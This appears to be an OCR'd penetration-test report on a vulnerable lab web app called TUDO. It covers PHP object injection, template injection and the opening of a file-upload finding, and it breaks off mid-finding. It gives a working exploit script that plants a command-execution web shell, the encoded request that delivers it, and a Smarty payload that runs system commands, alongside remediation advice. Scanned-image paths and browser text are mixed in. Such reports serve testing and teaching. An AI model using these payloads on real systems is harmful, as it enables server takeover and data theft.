
### 📝 Summary

The `importuser.php` file is vulnerable to **PHP Object Injection**. The application takes user-supplied input from the `userobj` parameter, which is then passed directly to the `unserialize()` function. An attacker can craft a malicious, serialized PHP object that, when deserialized, can trigger unintended behavior, leading to remote code execution (RCE), authentication bypass, or other severe consequences.

## 🔬 Technical Details

The vulnerability stems from the dangerous practice of deserializing untrusted data. The `unserialize()` function can trigger **magic methods** (`__destruct()`, `__wakeup()`, `__toString()`, etc.) that are part of a PHP class. An attacker can craft a malicious serialized string that, when processed by `unserialize()`, creates an object with a dangerous magic method, leading to unintended and malicious behavior.

### Vulnerable Code Snippet (`importuser.php`):



tudo > admin > import_user.php

```php
<?php
    include('../includes/utils.php');

    if ($_SERVER['REQUEST_METHOD'] === 'POST') {
        $userObj = $_POST['userobj'];
        if ($userObj !== "") {
            $user = unserialize(data: $userObj);
            include('../includes/db_connect.php');
            $ret = pg_prepare($db,
                "importuser_query", "insert into users (username, password, description) values ($1, $2, $3)");
            $ret = pg_execute($db, "importuser_query", array($user->username,$user->password,$user->description));
        }
    }
    header(header: 'location:/index.php');
    die();
?>
```

## ***Attack Vector***

The `Log` class within `/includes/utils.php` contains a **vulnerable gadget**. The `__destruct()` magic method calls `file_put_contents()`, a function that writes data to a file. An attacker can manipulate the serialized object to control the file's name and content, allowing them to write a malicious file to the server's filesystem.

### Vulnerable Gadget (`utils.php`):



```php
class User {
    public function __construct($u, $p, $d) {
        $this->description = $d;
    }
}

0 references | 0 implementations
class Class_Post {
    0 references | 0 overrides
    public function __construct($c, $n, $p, $e, $d) {
        $this->code = $c;
        $this->name = $n;
        $this->professor = $p;
        $this->ects = $e;
        $this->description = $d;
    }
}

3 references | 0 implementations
class Log {
    3 references | 0 overrides
    public function __construct($f, $m) {
        $this->f = $f;
        $this->m = $m;
    }

    0 references | 0 overrides
    public function __destruct() {
        file_put_contents(filename: $this->f, data: $this->m, flags: FILE_APPEND);
    }
}
?>
```

## Exploitation Steps


1. **Create Malicious Serialized Object**

```
<?php
// exploit.php - Standalone PHP object injection exploit


    class Log {
        public function __construct($f, $m) {
            $this→f = $f;
            $this→m = $m;
        }

        public function __destruct() {
            file_put_contents($this→f, $this→m, FILE_APPEND);
        }
    }

// Create malicious Log object
$exploit = new Log("/var/www/html/admin/shell.php", '<?php system($_GET
["cmd"]); ?>');

// Serialize the object
$serialized = serialize($exploit);

// Output the payload
echo "Serialized payload:\n";
echo $serialized . "\n\n";

// URL encode for easy copy-paste into POST requests
echo "URL encoded:\n";
echo urlencode($serialized) . "\n";
?>
```


This generates the payload:

```
Serialized payload:
O:3:"Log":2:{s:1:"f";s:29:"/var/www/html/admin/shell.php";s:1:"m";s:30:"<?ph
p system($_GET["cmd"]); ?>";}

URL encoded:
O%3A3%3A%22Log%22%3A2%3A%7Bs%3A1%3A%22f%22%3Bs%3A2
9%3A%22%2Fvar%2Fwww%2Fhtml%2Fadmin%2Fshell.php%22%3Bs%3A
1%3A%22m%22%3Bs%3A30%3A%22%3C%3Fphp+system%28%24_GET%
5B%22cmd%22%5D%29%3B+%3F%3E%22%3B%7D
```

2. Send Exploit to Vulnerable Endpoint




```
POST /admin/import_user.php HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 203
Origin: http://172.17.0.2
Connection: keep-alive
Referer: http://172.17.0.2/index.php
Cookie: PHPSESSID=q70o4j7r1nvv3tjarra98e7nho
Upgrade-Insecure-Requests: 1
Priority: u=0, i

userobj=
O%3A3%3A%22Log%22%3A2%3A%7Bs%3A1%3A%22f%22%3Bs%3A29%3A%22%2Fvar%2Fwww%2Fhtml%2Fadmin%2Fshell.php%22%3Bs
%3A1%3A%22m%22%3Bs%3A30%3A%22%3C%3Fphp+system%28%24_GET%5B%22cmd%22%5D%29%3B+%3F%3E%22%3B%7D
```



```
HTTP/1.1 302 Found
Date: Thu, 21 Aug 2025 16:50:23 GMT
Server: Apache/2.4.59 (Debian)
location: /index.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

3. **Access the Web Shell**



```
www-data uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

## 💥 Impact

This is a **critical** vulnerability with the highest possible impact:

- **Remote Code Execution (RCE):** By exploiting this vulnerability, an attacker can write a shell to the server, allowing them to execute arbitrary system commands with the privileges of the web server (e.g., `www-data`).
- **Complete System Compromise:** A successful RCE attack can lead to a full takeover of the server, enabling the attacker to access sensitive data, modify the application, and launch further attacks.

## ✅ Remediation

The `unserialize()` function should never be used on untrusted user-supplied data.

1. **Avoid Deserialization on Untrusted Data:**
   The only secure way to prevent this vulnerability is to stop using `unserialize()` on any data that can be controlled by an external user. If a specific data format is required, use a safer alternative like `json_decode()`, which does not have the same vulnerabilities as `unserialize()`.
2. **Secure Deserialization (if unavoidable):**
   If deserialization is absolutely necessary, use a secure, custom function that validates the input and only accepts a whitelist of expected classes and properties. This is a complex task and should be done with extreme caution.

## Finding TUDO-007 — Server-Side Template Injection (SSTI)

**Severity: Critical**

### 📝 Summary


The application is critically vulnerable to **Server-Side Template Injection (SSTI)**. User-supplied input from the `message` field is written directly to a file (`motd.tpl`), which is later read and rendered as a template on the main page. This allows an attacker to inject template engine syntax that the server will execute, enabling them to read sensitive files, execute arbitrary commands, and potentially compromise the entire system.

### 🔬 Technical Details

The vulnerability exists in the `update_motd.php` file, which is designed to allow a user to update the "Message of the Day" (MoTD). Instead of simply displaying the message, the application treats it as a template that can be processed by a server-side template engine.

- **Source:** The `message` parameter from the user's `POST` request. The application takes this raw input without any sanitization.


  **Vulnerable Code Snippet:**



tudo > admin > update_motd.php

```php
<?php
    session_start();
    if (!isset($_SESSION['isadmin'])) {
        header(header: 'location: /index.php');
        die();
    }

    if ($_SERVER['REQUEST_METHOD'] === 'POST') {
        $message = $_POST['message'];

        if ($message !== "") {
            $t_file = fopen(filename: "../templates/motd.tpl",mode: "w");
            fwrite(stream: $t_file, data: $message);
            fclose(stream: $t_file);

            $success = "Message set!";
        } else {
            $error = "Empty message";
        }
    }
?>
```

- **Sink:** The `motd.tpl` file, which is directly overwritten with the user's input. The template engine then processes this file, executing any template code it finds. **Vulnerable Code Snippet:**



```php
<body>
    <?php
        include('../includes/header.php');
        include('../includes/db_connect.php');

        $t_file = fopen(filename: "../templates/motd.tpl", mode: "r");
        $template = fread(stream: $t_file,length: filesize(filename: "../templates/motd.tpl"));
        fclose(stream: $t_file);
    ?>
```


## 💥 Proof of Concept (PoC)

An attacker can use template syntax to execute a system command.

**Steps to Reproduce:**

1. Log in as a user with the ability to access and update the MoTD (if the functionality is restricted).
2. Navigate to the `update_motd.php` page.

3. In the message text area, input a payload using template syntax. A common payload for a PHP-based template engine like Twig or Smarty is to execute a system command. For example:



for discussing classes at the Technical University of Vienna © William Moody, 2021

**Update MoTD:**

Set a message that will be visible for all users when they log in.


```
Hello, {$smarty.version}! Welcome to TUDO -{$username} :)
```

Message set!

- **Payload:** `{$smarty.version}`


4. Submit the form.

5. Navigate to the main page where the MoTD is displayed. The output of the `id` command will be rendered on the page, confirming the vulnerability.



[MoTD]

Hello, 2.6.31! Welcome to TUDO -user2 :)



172.17.0.2/admin/update_motd.php

ocs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Import


for discussing classes at the Technical University of Vienna © William Moody, 2021

Update MoTD:

Set a message that will be visible for all users when they log in.

```
Hello, {php}echo `id`;{/php}! Welcome to TUDO -{$username} :)
```

Message set!



172.17.0.2/index.php

PwnFox
ocs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Import

for discussing classes at the Technical University of Vienna © William Moody, 2021

[MoTD]

Hello, uid=33(www-data) gid=33(www-data) groups=33(www-data) ! Welcome to TUDO -user2 :)

TU Freihaus
TU Hauptgebaude
TU Library

This PoC demonstrates that the attacker can execute arbitrary system commands, which is the key to achieving Remote Code Execution.

## 💥 Impact

The impact of this SSTI vulnerability is **critical**:

- **Remote Code Execution (RCE):** This vulnerability provides a direct path to RCE, allowing an attacker to execute arbitrary commands on the server with the privileges of the web server.

- **Information Disclosure:** An attacker can use template syntax to read sensitive files on the server, such as database credentials or private configuration files.
- **Complete System Takeover:** A successful RCE attack can lead to a full takeover of the server, enabling the attacker to access sensitive data, modify the application, and launch further attacks.

### ✅ Remediation

The application must never write user-supplied input directly to a file that is later processed by a template engine.

1. ***Input Validation and Sanitization***:
   The user's input must be strictly validated to ensure that it does not contain any template syntax.
2. ***Template Whitelisting***:
   The application should only use a set of pre-defined, static templates. Do not allow users to modify template files directly.
3. ***Separate Concerns***:
   User content should be stored as data, not as code. Do not mix user-supplied content with the application's code or templates.

---

## Finding TUDO-008 — Unrestricted File Upload Leading to RCE

**Severity: Critical**

---

### 📝 Summary


The application is critically vulnerable to **Unrestricted File Upload**. The file upload functionality on the `/admin/upload_image.php` page contains multiple security flaws that an attacker can chain together to upload a malicious file to the server and achieve

**Remote Code Execution (RCE)**. The primary vulnerabilities are a flawed MIME type check and an insecure file extension blacklist, which can be bypassed to upload a PHP shell

## 🔬 Technical Details

The application attempts to validate uploaded images but fails to do so securely. The following insecure checks were identified in the source code:

1. **Insecure File Extension Blacklist:** The code uses a blacklist of forbidden extensions, which is an inherently weak security control. The list is incomplete and fails to include executable file types such as a PHP Archive (`.phar`), which the web server is configured to execute.
